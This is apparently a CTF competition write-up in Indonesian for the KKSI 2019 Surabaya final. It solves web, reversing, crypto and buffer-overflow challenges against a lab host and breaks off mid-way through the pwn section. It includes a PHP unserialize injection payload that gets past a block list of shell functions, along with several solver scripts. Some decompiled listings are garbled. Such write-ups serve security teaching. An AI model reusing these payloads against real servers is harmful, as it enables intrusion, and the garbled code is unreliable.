Writeup Final KKSI regional Surabaya Itsmine




Nama Anggota Tim:

- 1. Achmad Zaenuri Dahlan Putra
- 2. Ammar Alifian Fahdan
- 3. Dito Prabowo

WEB

WEB1



Solusi:


Didapat suatu kode PHP obfuscated:

Dengan menggunakan ddecode, kami melakukan deobfuscate kode tersebut , dan kemudian melakukan beberapa perubahan hingga menghasilkan kode sebagai berikut.

Setelah kami analisis, kode tersebut adalah kode yang akan melakukan pemanggilan fungsi \$nep dengan parameter \$ska. Pertama kami melakukan scandir untuk mengecek file apa saja yang ada di dalam direktori tersebut.




Ada file bu_risma.txttttt yang kami curigai merupakan flagnya. Maka kami mencoba melakukan pembacaan file bu_risma.txttttt.




Flag : KKSI{Aku_Cinta_Bu_Risma}

WEB2



Solusi:

Saat kami membuka halaman tersebut, kami mendapatkan flag palsu. Lalu kami melakukan penelusuran di robots.txt dan menemukan index.php.bak yang merupakan backup dari index.php.



Kami mengunduh file tersebut dan kami mendapat kode dari index.php

<?php include 'flag.php'; class KKSI2019{ public \$status = ""; public \$function = ""; public \$argument = ""; public \$the_len = ""; public \$hidden = "";</pre>

```
}
if(isset($ GET['ctf'])){
    function xor master($string, $key){
      $ret = "";
      for($i=0; $i<strlen($string); $i++){</pre>
            ret = chr((ord(string[si]) ^ skey));
      }
      return $ret;
    }
    $anti_shell = ['shell_exec', 'exec', 'system', 'popen',
'passthru'];
    $data = unserialize($_GET['ctf']);
    if($data->the_len != strlen(key)){
      die('YO!');
   echo key;
    if(xor master(key, $data->hidden) != "FaccgMfooidaifg"){
      die('Close');
   if($data->status === 'KKSI2019'){
      $func = $data->function;
      if(in_array(strtolower($func), $anti_shell)){ die('Nonono');
}
      $arg = $data->argument;
      if(strlen($arg) > 2 or strpos($arg, "*") !== False) {
die('Anti cheating!'); }
      var dump($func($arg));
}else{
    // show source( FILE );
   echo 'KKSI2019{Kalau Kamu Submit ini Kamu Pepega Sekali}';
}
```

Kami menyadari bahwa kode tersebut menggunakan unserialize untuk membentuk objek KKSI2019, lalu kemudian mengeksekusi perintah \$func dengan argumen \$arg.

Pertama, kami menebak nilai the_len untuk memunculkan isi dari variabel key. Setelah dicoba berulang kali secara bruteforce, kami mendapatkan nilai the_len = 15.

```
← → C û ① 192.168.3.100:1002/?ctf=O%3A8%3A"KKSI2019"%3A1%3A{s%3A7%3A"the_len"%3Bi%3A15%3B}
```

NikkoEnggaliano

Warning: A non-numeric value encountered in /var/www/html/index.php on line 18

Warning: A non-numeric value encountered in /var/www/html/index.php on line 18

Warning: A non-numeric value encountered in /var/www/html/index.php on line 18

Warning: A non-numeric value encountered in /var/www/html/index.php on line 18

Maka, kami mencoba membuat solvernya.

```
<?php
    class KKSI2019{
                          = "KKSI2019";
        public $status
        public $function = "";
        public $argument = "";
        public $the_len = 15;
        public $hidden
    k = new KKSI2019;
    function xor master($string, $key){
        $ret = "";
        for($i=0; $i<strlen($string); $i++){</pre>
            $ret .= chr( (ord($string[$i]) ^ $key) );
        }
        return $ret;
    }
    $key = "NikkoEnggaliano";
    $t = "FaccgMfooidaifg";
    while (xor master($key, $c) != $t) {
        $c++;
    k->hidden = c;
    $k->function = "scandir";
$k->argument = ".";
    $n = urlencode(serialize($k));
    echo $n;
```

Saat dijalankan,

Lalu dicopy ke browser dengan parameter GET 'ctf':

Ada flag.php, kami mencoba membukanya dengan menggunakan fungsi file()

```
class KKSI2019{
                        = "KKSI2019";
       public $status
       public $function = "";
       public $argument = "";
       public $the len = 15;
       public $hidden
   $k = new KKSI2019;
   function xor_master($string, $key){
       $ret = "";
       for($i=0; $i<strlen($string); $i++){
           $ret .= chr( (ord($string[$i]) ^ $key) );
       return $ret;
   }
   $key = "NikkoEnggaliano";
   $t = "FaccgMfooidaifg";
   while (xor master($key, $c) != $t) {
       $c++;
   $k->hidden = $c;
   $k->function = "file";
   $k->argument = "flag.php";
   $n = urlencode(serialize($k));
   echo $n;
```



Flag: KKSI{Bu_Risma_Bangga_Dengan_Kalian!}

Rev

Rev1



Diberikan sebuah file dengan nama ini_easy , berikut hasilnya ketika dilakukan pengecekan menggunakan command file.

```
noob kosong finalkksi $ file ini_easy
ini_easy: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linke
d, interpreter /lib64/l, for GNU/Linux 2.6.32, BuildID[sha1]=3f442681ffc50fe816c
25865f4d0acc53e0ad046, not stripped
```

Kemudian saya coba menjalankan file tersebut dan berikut hasilnya

```
noob kosong finalkksi $ ./ini_easy

LXVIII

CX

LXXXIV

LXXXVII

CXI

CXIV

LXXXIX

LXXXIX

LXXXIX

LXXXIX
```

Ternyata ketika dijalankan file tersebut mengeluarkan output berupa angka romawi , karena saya ingin mengetahui alur dari program tersebut maka saya coba melakukan decompile menggunakan IDA pro , dan berikut hasilnya .

```
int _cdecl _noreturn main(int argc, const char **argv, const char **envp)
                unsigned int v3; // eax@1
__int64 v4; // rdi@1
__int64 v5; // rax@5
                ick_parseargs(*(_QWORD *)&argc, argv, envp);
ick_skipto = &lL;
ick_next = calloc(&x5&uLL, 4uLL);
ick_onespots = calloc(1uLL, 2uLL);
ick_oneforget = calloc(1uLL, 1uLL);
ick_globalargv@ = (__int&4)*argv;
v3 = time(&lL);
v4 = v3;
v3nd(w3);
15
16
17
18
                 srand(v3);
ick_stashinit(v4, 1LL);
while ( (_DWORD)ick_skipto != -65538 )
19
20
21
22
23
                         if ( _DWORD)ick_skipto )
   goto LABEL_73;
ick lineno = 2;
if ( ick_abstained )
   break;
LODWORD(v5) = ick_jicmatch("WORRYBEHAPPY");
ick_skipto = u5;
24
25
                         LOUWOHD (V3) = 1CK_]1CMATCh ("WORRYBEHAPPY");
ick_skipto = v5;
if ( '95)
ick_lose("000 %s\n\ton THE WAY TO %d\n");
ick_pushnext(4294901758LL);
ick_skipto = -ick_skipto;
26
27
28
29
                   ick_lineno = 6;
if ( !dword_687198 )
    ick_assign(ick_onespots, &LL, *(_BYTE *)ick_oneforget, 111LL);
ick_lineno = 7;
if ( !dword_687194 )
    ick_pout(*(_WORD *)ick_onespots);
ick_lineno = 8;
if ( !dword_687198 )
    ick_assign(ick_onespots, &LL, *(_BYTE *)ick_oneforget, 118LL);
ick_lineno = 9;
if ( !dword_68719C )
    ick_pout(*(_WORD *)ick_onespots);
ick_lineno = 18;
if ( !dword_6871A8 )
    ick_assign(ick_onespots, &LL, *(_BYTE *)ick_oneforget, &4LL);
ick_lineno = 11;
if ( !dword_6871A4 )
    ick_pout(*(_WORD *)ick_onespots);
ick_lineno = 12;
if ( !dword_6871A8 )
    ick_assign(ick_onespots, &LL, *(_BYTE *)ick_oneforget, &7LL);
ick_lineno = 12;
if ( !dword_6871A8 )
    ick_assign(ick_onespots, &LL, *(_BYTE *)ick_oneforget, &7LL);
ick_lineno = 13;
if ( !dword_6871AC )
   42
    43
     45
     47
    48
     49
    50
     52
    53
    55
     56
     57
    58
    68
                      ick_assign(ick_onespots, BLL, *()
ick_lineno = 13;
if ( !dword_6071AC )
   ick_pout(*(_WORD *)ick_onespots);
ick_lineno = 14;
if ( !dword_6071B0 )
    63
    65
```

Dari hasil analisis yang telah dilakukan dapat kami ketahui bahwa file tersebut dibuat menggunakan esoteric programming language yaitu intercal yang mana bisa dikonversi ke bahasa pemrograman C dengan menggunakan ick (compiler khusus intercal). Dari analisis kode juga dapat diketahui bahwa fungsi ick_pout adalah untuk melakukan print , namun dalam bentuk romawi (seperti saat file tersebut dijalankan) . Kemudian disini saya mengambil seluruh value pada ick_assign dan melakukan print chr() terhadap value tersebut. Berikut kode dari program yang saya buat.

```
a=[68,111,110,84,87,111,114,114,89,66,69,72,97,112,112,89]
flag=""
for i in a:
    flag+=chr(i)
print flag
```

Dan berikut hasilnya ketika dijalankan

```
noob kosong finalkksi $ python solvereasy.py
DonTWorrYBEHappY
```

Flag: KKSI2019{DonTWorrYBEHappY}

Rev 5

Challenge	1 Solve	>
	rev5	
	75	
ecahkan Kode	Pesan yang terpecah belah ya kan	2
ecahkan Kode I	Pesan yang terpecah belah ya kan	g
ecahkan Kode pesan_rahasia_		g
		Submit

Diberikan sebuah file pesan bernama pesan_rahasia_kang.zip setelah meng ekstrak, kita menemukan banyak program pesan. kita coba debug beberapa program

```
      6000c7:
      8a 10
      mov (%rax),%dl

      6000c9:
      80 ea 37
      sub $0x37,%dl

      6000cc:
      80 fa 10
      cmp $0x10,%dl
```

program meminta sebuah argumen dan mengurangi dengan 0x37 lalu hasilnya 0x10, kita reverse dengan 0x10 + 0x37, pada program lain terdapat juga xor dan add, kita dapatkan dulu nilai kedua value dengan read binary nya, kemudian kita cari operator nya apakah sub, xor, atau add. lalu melakukan operasi pada kedua angka. berikut solver yang kita buat :

```
result=""
counter=0
for i in range (346):
 path = "pesan"+str(i)
  with open(path, "r") as f:
      binary = f.read()
      operator=binary[0xc9+1].encode("hex")
      oper1=ord(binary[0xc9+2])
      oper2=ord(binary[0xcc+2])
      if(operator=='f2'):
        # counter+=1
        hasil=oper1^oper2
        if(hasi1>255):
          hasil=hasil%256
        result+=chr(hasil)
      elif(operator=='ea'):
        # counter+=1
        hasil=oper1+oper2
        if(hasil>255):
          hasil=hasil%256
        result+=chr(hasil)
      elif(operator=='c2'):
        # counter+=1
        hasil=oper2-oper1
        result+=chr(hasil)
print result
```

```
Garuda pancasila Akulah pendukungmu Patriot proklamasi Sedia berkorban untukmu Fancasila dasar negara Rakyat adil makmur sentosa Pribadi bangsaku Ayo maju maju Ayo maju maju KKSI2019{Aku_k4n_selalu_cinta_INDONESIA} . Padamu negeri kami berjanji Padamu negeri kami berbakti Padamu negeri kami mengabdi Bagimu negeri jiwa raga kami.
```

Flag: KKSI2019{Aku_k4n_selalu_cinta_INDONESIA}



Diberikan sebuah file dengan nama key , kemudian disini kami langsung melakukan analisis menggunakan IDA, berikut hasil decompilenya.

```
1|int __cdecl main(int argc, const char **argv, const char **envp)
2 {
    int result; // eax@2
4
5
    if (argc > 1)
6
      if ( (unsigned int)validasi_key_v2(argv[1]) )
8
        printf("Congratulations!! here is you flag: KKSI2019{%s}\n", argv[1], argv);
9
10
         result = 1;
11
12
      else
13
14
         result = 0;
15
16
17
    else
18
      puts("Usage: ./ezkeygen64 <KEY>");
19
20
      result = 1;
21
22
    return result;
                                       1
23 }
```

Berikut isi dari fungsi validasi_key_v2

```
if ( (unsigned int)strlen(a1) == 42 )
 13
                           LODWORD(v2) = mungkin_penting_v2(a1, 42LL);
 14
                            ν3 = 0;
ν4 = 0;
 15
 16
17
                             for \{i = 0; i \le 55; ++i\}
 18
                                   if ( i & 1 )
 19
20
21
                                             char_set3[(signed __int64) v4++] = *(_BYTE *)(i + v2);
 22
                                             char_set2[(signed __int64) v3++] = *(_BYTE *)(i + v2);
23
24
                           for ( j = 0; j <= 27; ++j )
    char_set4[(signed __int64)j] = char_set2[(signed __int64)j];
for ( k = 0; k <= 27; ++k )
    char_set4[(signed __int64)(k + 28)] = char_set3[(signed __int64)(k + 28)] = char_set3[(signe
 25
26
27
                              \begin{array}{c} \text{char\_set4}[(\textcolor{red}{\textbf{signed}} \textcolor{red}{\_int64})(\texttt{k+28})] = \text{char\_set3}[(\textcolor{red}{\textbf{signed}} \textcolor{red}{\_int64})\texttt{k}];\\ \text{for ($1=0$; $1 <= 55$; $++1$)} \\ \end{aligned} 
 28
29
30
                                    if ( *(double *)&zproc_libc_finl[1] != pow(2.0, (double)(char_set4[(signed __int64)1] ^ 0xD)) )
 31
 32
                                             puts("Congratulations!! here is you fake flag: KKSI2019{ez_bed_reversenya}");
 33
 34
 35
 36
                             result = 1LL;
 37
 38
 39
                           puts("Congratulations!! here is you fake flag: KKSI2019{ez_bed_reversenya}");
result = 0LL;
49
```

Dan berikut hasil decompile dari fungsi mungkin_penting_v2

```
for ( i = 0; i < a2; i += 3 )
{
 v8 = 8:
 v9 = 0;
  for \{j = i; j < a2 && i + 2 >= j; ++j \}
    v8 = *(BYTE *)(j + a1) | (v8 << 8);
    ++v9;
 }
  v6 = 8 * v9;
 y7 = 8 × y9 % 3;
  while ( v6 )
    if ( v6 <= 5 )

√5 = (√8 << (6 - √6)) & 0x3F;
</p>
      v6 = 0;
    else
      v_5 = (v_8 >> (v_6 - 6)) & 0x3F;
      v6 -= 6;
    v2 = v13++;
    dest[v2] = *((_BYTE *)&v16 + v5);
 }
for ( k = 1; k <= v7; ++k )
  src[k - 1] = 61;
dest[v13] = 0;
result = strcat(dest, src);
```

Disini intinya fungsi mungkin_penting_v2 adalah melakukan encode base64 tapi menggunakan charset tertentu (ditentukan sendiri). Sedangkan pada fungsi validasi_key terdapat fungsi yang membuat hasil dari result terbagi menjadi dua yaitu yang genap sendiri dan yang ganjil sendiri,kemudian disatukan . Kemudian dilakukan pengecekan &Zproc_libc_finl[i] != pow(2.0, (double)(char)(char_set4[(signed __int64)l] ^ 0xD)).

Jadi disini saya mengambil value dari &Zproc_libc_finl[i] lalu melakukan bruteforce untuk mendapatkan string yang tepat . Lalu membalikkan base64 encoded text yang diacak menjadi base64 semula , lalu melakukan decode mnggunakan charset yang ditetapkan di fungsi mungkin_penting_v2,berikut script yang saya gunakan.

```
from base64 import b64decode
from math import log
```

Zproc libc finl=[4722366482869645213696.000000,8307674973655724205 6487941267521536.000000,162259276829213363391578010288128.000000,2 475880078570760549798248448.000000,288230376151711744.000000,42535 295865117307932921825928971026432.000000,5316911983139663491615228 241121378304.000000,1329227995784915872903807060280344576.000000,4 722366482869645213696.000000,295147905179352825856.000000,47223664 82869645213696.000000,81129638414606681695789005144064.000000,1441 15188075855872.000000,170141183460469231731687303715884105728.0000 00,4722366482869645213696.000000,132922799578491587290380706028034 4576.000000,162259276829213363391578010288128.000000,3022314549036 57293676544.000000,162259276829213363391578010288128.000000,302231 454903657293676544.000000,664613997892457936451903530140172288.000 000,274877906944.000000,4611686018427387904.000000,247588007857076 0549798248448.000000,1152921504606846976.000000,247588007857076054 9798248448.000000,4722366482869645213696.000000,944473296573929042 7392.000000,2361183241434822606848.000000,144115188075855872.00000 0,9903520314283042199192993792.000000,38685626227668133590597632.0 00000,144115188075855872.000000,38685626227668133590597632.000000, 20282409603651670423947251286016.000000,99035203142830421991929937 92.000000,73786976294838206464.000000,4951760157141521099596496896 .000000,166153499473114484112975882535043072.000000,10633823966279 326983230456482242756608.000000,39614081257132168796771975168.0000 00,1267650600228229401496703205376.000000,73786976294838206464.000 000,5070602400912917605986812821504.000000,36893488147419103232.00 0000,590295810358705651712.000000,9007199254740992.000000,38685626 227668133590597632.000000,18446744073709551616.000000,396140812571 32168796771975168.000000,9903520314283042199192993792.000000,21267 647932558653966460912964485513216.000000,1180591620717411303424.00 0000,38685626227668133590597632.000000,129807421463370690713262408 2305024.000000,1267650600228229401496703205376.000000]

```
b64encoded_str = ""

for item in Zproc_libc_finl:
   for i in range(42,123):
        j=i^13
        if(pow(2,j)==item):
```

```
b64encoded str+=chr(i)
gan=""
gen=""
for i in range(28):
   gen+=b64encoded str[i]
   gan+=b64encoded str[i+28]
real text=['a']*56
ii=0
iii=0
for i in range(56):
   if (i\%2==0):
     real_text[i]=gen[ii]
      ii+=1
    else:
     real_text[i]=gan[iii]
      iii+=1
charset 1 =
"/+98MLKJIHGFEutsr765zyx43210wfYXWVUedcbvqponmlkjihTSRQPONgaZDCBA"
charset 2 =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
std="EJy4fPVX74pXweuPEOIQExgv4RriEOukfLCHf8CXzM+R3PVq1KVXEcDi"
trans=str.maketrans(charset 1, charset 2)
tmp_key=std.translate(trans)
a=tmp key
print(b64decode(a))
```

Flag: KKSI2019{0uWwh_Ez_r3v3r51ng_D03snt_lt?_P@tchhhh_2_0}



Diberikan sebuah file dengan nama table kemudian kami langsung melakukan decompile menggunakan IDA.

Kemudian disini saya menyadari bahwa soal tersebut mengalami beberapa perubahan dari soal table penyisihan sebelumnya,namun untuk algoritma enkripsi yang dipakai sama , dan sebelumnya kami sudah mencoba menganalisa algoritma enkripsi yang ada pada soal table yaitu inputan yang kita berikan misal a dan b , dilakukan operasi sebagai berikut :

```
flag=chr((a^b)+a+b/num)
```


Jadi disini kita hanya perlu merubah beberapa kode program kita, seperti menambahkan xor 1337 pada setiap value yang benar , kemudian dari situ kita melakukan fungsi decrypt yang sama dengan nilai num = 22.

```
a=[[1081, 1792], [1081, 1792], [1849, 1192], [1819, 1082], [1823,
1819], [1849, 1833], [1827, 1834], [1403, 1802], [369, 112],
[1849, 1192], [63, 62], [479, 313], [307, 274], [303, 283], [307,
274], [313, 10], [307, 274], [296, 301], [1910, 1087], [307, 274],
[1411, 387], [473, 453], [307, 274], [489, 313], [296, 301],
[1289, 1641], [307, 274], [1411, 387], [307, 274], [456, 1336],
[296, 301], [1849, 1192], [367, 366], [313, 1440], [307, 274],
[281, 413], [1339, 442], [111, 358]]
b=[]
for i in a:
   d=[]
    for j in i:
      d.append(j^1337)
   b.append(d)
i=0
flag=""
for j in range(len(b)):
    flag + chr(((b[j][i]^b[j][i+1]) + b[j][i] + b[j][i+1])/22)
print flag
```

FLAG: KKSI2019{Surabaya_Mantap_Panas_Sekali}

Crypto

Crypt1



Diberikan suatu file dengan nama peserta.py disini kami langsung membuka file tersebut dan berikut isinya setelah kami rubah beberapa *untuk mempermudah

```
flag = "coba"
bf = []
sr
     = []
key1 = '1' #dicari
key2 = '1' #dicari
def rr(string, key):
    ret = ""
    for x in string:
      print
      ret += chr( (ord(x) + key) )
    return ret
def rotl(num, bits=64):
     bit = num & (1 << (bits - 1))
     num <<= 1
     if (bit):
     num |= 1
     num &= (2 ** bits - 1)
     return num
```

```
def rotr(num, bits=64):
     num &= (2 ** bits - 1)
     bit = num & 1
     num >>= 1
     if (bit):
     num |= (1 << (bits - 1))
     return num
    flag = rr(flag, key1)
    for x, j in enumerate(flag):
      cv = ord(j)
      if x % 2 == 0:
           print("Genap", bin(cv) ,bin(rotr(cv)))
           bf.append(rotr(cv))
      else:
           print("Ganjil", bin(cv) ,bin(rotl(cv)))
           bf.append(rotl(cv))
    for i in bf:
      final = i ^key2
           sr.append(final)
print(sr[::-1])
#[256, 9223372036854775845, 178, 47, 196, 52, 232,
9223372036854775865, 208, 53, 226, 9223372036854775857, 252,
9223372036854775865, 230, 9223372036854775870, 220,
9223372036854775865, 240, 9223372036854775857, 264,
9223372036854775865, 264, 9223372036854775868, 170,
9223372036854775883, 136, 9223372036854775830, 122, 23, 168,
9223372036854775847, 172, 9223372036854775843]
```

Dari kode diatas dapat dilihat bahwa pertama setiap karakter pada flag akan mengalami penambahan sebanyak key1 ,lalu kemudian dilakukan pengulangan sebanyak panjang dari variable flag dengan mana jika index genap maka dilakukan pemanggilan fungsi rotr dan jika index ganjil dilakukan pemanggilan fungsi rotl. Dan terakhir dilakukan xor terhadap key2 kemudian di print secara reverse .


Disini kami melakukan analisis terhadap pemanggilan fungsi rotr dan rotl, setelah kami paham alur enkripsi dari program tersebut kami membuat solvernya,yaitu dengan membalik melakukan xor dengan range nilai 0-99 (karena kita tidak tahu nilai dari key2) kemudian pembalikan fungsi rotr dan rotl dan terakhir pengurangan dengan nilai key1 dengan value 0-99.

Berikut solver yang telah kami buat :

```
for key1 in range(100):
    for key2 in range(100):
      try:
            b=[256, 9223372036854775845, 178, 47, 196, 52, 232,
9223372036854775865, 208, 53, 226, 9223372036854775857, 252,
9223372036854775865, 230, 9223372036854775870, 220,
9223372036854775865, 240, 9223372036854775857, 264,
9223372036854775865, 264, 9223372036854775868, 170,
9223372036854775883, 136, 9223372036854775830, 122, 23, 168,
9223372036854775847, 172, 9223372036854775843][::-1]
            for i in range(len(b)):
                 b[i]=b[i]^key2
            flag=""
            for i, j in enumerate(b):
                 if (i\%2==0):
                       if (len(str(j))>3):
                            flag+=chr(int(bin(\dot{j})[56:]+'1',2))
                       else:
                            flag+=chr(j*2)
                 else:
                       flag+=chr(j/2)
            flag2=""
            for i in flag:
                 flag2+=chr(ord(i)-key1)
            if('KKSI' in flag2):
                 print flag2
                 break
      except Exception as e:
            xxx=1
```

Flag: KKSI2019{Hey_you_can_solve_it_BTW}

Crypt 2



Kami mencoba menjalankan service di tulisan tersebut. Dan saat dijalankan, maka service akan mengeluarkan output berupa plain text, key1, proccess 1, key 2, dan enc. Kecuali saat input flag, maka akan keluar suatu plain text (fake flag), key1, key 2 dan enc.

```
kerupuksambel@kerupuksambel: $ nc 192.168.3.100 2025
Selamat Datang di Nepska Encryption
Ketikan `flag` untuk melihat flag
Masukan string untuk di Enkripsi: rinko
    [plaintext] => rinko
    [key_one] => dFZubFc=
    [proses_one] => aHR4c2E=
    [key_two] => QlZKZXA=
    [encrypted] => KiIyFhE=
kerupuksambel@kerupuksambel: $ nc 192.168.3.100 2025
Selamat Datang di Nepska Encryption
Ketikan `flag` untuk melihat flag
Masukan string untuk di Enkripsi: flag
Array
    [plaintext] => S0tTSTIwMTl7S2FtdV9LaXJhX0Jha2FsX1NlbXVkYV9EZWNvZGVfQmFzZTY0P19UZW50dV9UaWRha30=
    [key one] => QnhLZFhOcnZIamlzeFJCZG1RbGllZFJ6bUtQRnhJRlpmcWNkZHV5S0RIZGF6Rg==
    [proses_one] => ?
    [key_two] => ZEx2cFRBc0xaRnZQa1R4UVRDZ1dHa3FlVlRNWVVsRFlXWm5RQUdCQW1YcHdSTQ==
    [encrypted] => JQkl0XFyVn0hCSkCBzqJJTocJTotGC42JCAqBhsYJyswBT8+Lz8dBx4yEwJlMA==
```

Lalu, kemudian kami menyadari bahwa proses one didapat dari hasil caesar cipher plain text dengan base64_decode(key_one) dan encrypted didapat dari hasil xor proses one dan encrypted. Ini kami sadari setelah melakukan analisis yang cukup lama dan dari situlah kami langsung membuat solver untuk mendapatkan plaintextnya, disini alur dari solver kami adalah melakukan xor antara encrypted dengan key_two kemudian dihasilkan proses one, dari proses one dilakukan decode caesar cipher menggunakna shitf(key) yaitu key_one.

Disini hasil yang kami dapatkan ketika mencoba satu proses enkripsi sudah cukup terbaca namun tidak reliable,akhirnya disini kami membuat script otomatis untuk melakukan derypt encrypted text tersebut sebanyak 100 kali untuk melakukan analisis selanjutnya yaitu sedikit guessing terhadap flag aslinya.

Berikut solver yang kami buat

```
import base64 as b64
import string
from pwn import *
def caesarcipher(plain, key, mode):
  if (mode=='besar'):
    result=chr(ord('A')+(ord(plain)+ord(key)-ord('Z'))%25)
  elif(mode=='kecil'):
    result=chr(ord('a')+(ord(plain)+ord(key)-ord('z'))%25)
  elif(mode=='no'):
   result=plain
 return result
context.log level='error'
for i in range(100):
  s=remote("192.168.3.100",2025)
 s.recvline()
 s.recvline()
  s.sendline('flag')
  s.recvline()
 s.recvline()
  pl=s.recvline()
  key1=s.recvline().split("=>")
 key1=key1[1][1:-1]
  s.recvline()
  key2=s.recvline().split("=>")
  key2=key2[1][1:-1]
  cipher22=s.recvline().split("=>")
  cipher22=cipher22[1][1:-1]
  key1=b64.b64decode(key1)
  key2=b64.b64decode(key2)
  enc=b64.b64decode(cipher22)
 plain xor=""
  for i in range(len(enc)):
    plain xor+=chr(ord(enc[i])^ord(key2[i]))
  flag=""
  for x,i in enumerate(plain xor):
    if(i in string.lowercase):
      for j in string.lowercase:
```

```
if(caesarcipher(j,key1[x],'kecil')==plain_xor[x]):
    flag+=j
    break
elif(i in string.uppercase):
    for j in string.uppercase:
        if(caesarcipher(j,key1[x],'besar')==plain_xor[x]):
            flag+=j
            break
else:
    flag+=caesarcipher(i,i,'no')
print flag
s.close()
```

Kami mendapat beberapa flag yang mendekati, dan melakukan sedikit guess berdasar clue pada deskripsi chall yaitu video MV Twice Fancy.

```
KJSI!%-${I Crease Shir Vish Svce Rnmf Famcx6}
JKRI7*8+{H Crease ghs hsh Swice Rnng Eancx1}
JRI&%*9{H Creae Thir Vish vic Rnnf_Eamcx#}
JJRI*,4&{I Cqease This Vish Tvice Rnng Fambx5}
JKR)71%{H Cqease Sgir Vish Swice Rnng Eanx"}
KKRI5(9#{I Cgeasd Thir Vhsh Twice Rong Fancx0}
JSH422,{H Cqatd Sqi Vhsh Svhce Romg Fanc#}
JH'14.{H Cqdate Thir Vish Svice Rnmg Eacx-}
JJRH.:#4{I Cqease Shir Vith vicd Rnmg Fancx9}
KJRH'%&"{I Bqease Thir Vhsh Tvice Rnng Famcx,}
JJR!#,3{I Cqease Sis Wih Sice Snmg Fancx,}
KJRI*3--{H Cqeae Thr Vhsh Tvice ong ancx1}
KKSH,##4{I Cgease hir Vish Svice Somf Fancx-}
KKSI!38){I Create This Wish Svhce Somg Eamcx#}
JKRI8+/.{I Cqease Shir Vish Svice Song Famcx4}
KKSI.929{I Cease Shir Visg Svice Romg Eamcx*}
JKRI)&7.{H Cqeate Thhr Vhsh Tvice Rnng Fancx,}
JKSI9(30{H Cgas Shir Vish Svice Snmg Fancx)}
KJRH%6&#{I Cqease Shir Vitg Svice_Romg_Famcx7}
JJSH+$*({I Cqease Shir Vhsh Svice Rong Famcx)}
KKRI*%9'{I Create Tgir Vith Tvie Somg Fancx+}
KJRI$$,"{I Cqeas Shis With Svce Rong Facx'}
JSI!:(&{I Crease Shr Vish Svice Romg Eamcx3}
KRI+1$0{I Cgease Shir Vth Svice Snmg Famcx2}
KSI:3(({H Cgeasd Shi Vish Svice Rnmg Eancx5}
KKSH"*:3{I Cqeasd Sgir Vitg Svhbd_Rng_Eamcx7}
JKSI+2-5{H Cqeate Shhs Vith Svice Rnng Famcx(}
KKRI$))6{I Crease Shi Wis Svhce Rom Fancx,}
JKRH$75${I_Cdase_Shir_Vish_Swicd_Song_Fanc.}
JKRI4362{H Cgeatd Shhr Vish Svice Rong Fan,}
JKRI"!#&{I Cdase Shi Vish Svic Rnmg Fancx.}
KKRI)'(${H_Crease_Shir_Vhtg_Tvice_Rmf_Eancx7}
JKSI66$6{H_Crease_Shis_Vhsg_Se_Rnng_Fancx#}
KJH"54-{I Cease Shir Vhsh Svice Rnmf Famcx()
JJRH*"**{    Create Shhr Visg Svibe Snng Famcx0}
JKRIO+,'{I_Crease_Sgir_Vhsh_Svhce_Romg_Famcx2}
KKSI6,*0{I_Cqease_Sghs_Vish_Svhce_Rnmg_Famcx7}
JJRI25,4{I_Creasd_Thir_Vith_Swice_Rnmf_Famcx1}
KKRI67!+{_Cqease_Thhr_Vit_Swice_Romg_Eancx2}
JKRI/0%){ Cgase Shir Visg Svhce Somg Famc6}
(JRI(34,{I Crease Shir Vhth Tvice Rnng Fanbx-}
erupuksambel@kerupuksambel:-$
```

Dari 100 string tersebut kami kemudian melakukan analisa sendiri untuk mendapatkan flag yang dapat dibaca(asli) dan didapatkanlah flagnya .

Flag: KKSI2019{I_Create_This_With_Twice_Song_Fancy!}

PWN

PWN3



Diberikan Program pasukan

```
pasukan: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 2.6.32, BuildID[sha1]=462d0fea5ccaf2aef7b3200296be58d91138ff03, not stripped
```

kita coba decompile dengan ida64

dan kita menemukan program untuk print flag

```
v9 = 2989;
  printf("Masukan Perintah Pasukan: ", OLL);
  fgets(&s, 64, stdin);
  if ( v9 == 2989 )
  {
    puts("Gagal nge Overflow Pasukan");
  }
  else
  {
    /* Print Flag */
```

kita perlu mengganti nilai v9 ke angka lain, untuk mengetahuinya kita lakukan debug dengan gdb.

Kita coba masukan = "AAAA"

```
> 0x4008b3 <main+93>: cmp
                             eax, 0xbad
                             0x400951 <main+251>
 0x4008b8 <main+98>: ie
 0x4008be <main+104>: mov
                             esi,0x400a23
 0x4008c8 <main+114>: call 0x400730
000| 0x7fffffffdc20 --> 0x7fffffffdc88 --> 0x7fffffffdd58
008| 0x7fffffffdc28 --> 0xf0b5ff
016| 0x7fffffffdc30 --> 0xa41414141 ('AAAA\n')
                           MOGCd (<__libc_csu_init+77>:
024| 0x7fffffffdc38 -->
032| 0x7fffffffdc40 -->
                                      (<_dl_fini>:
                                                      push
040| 0x7fffffffdc48 --> 0x0
048| 0x7ffffffffdc50 --> 0xbad
```

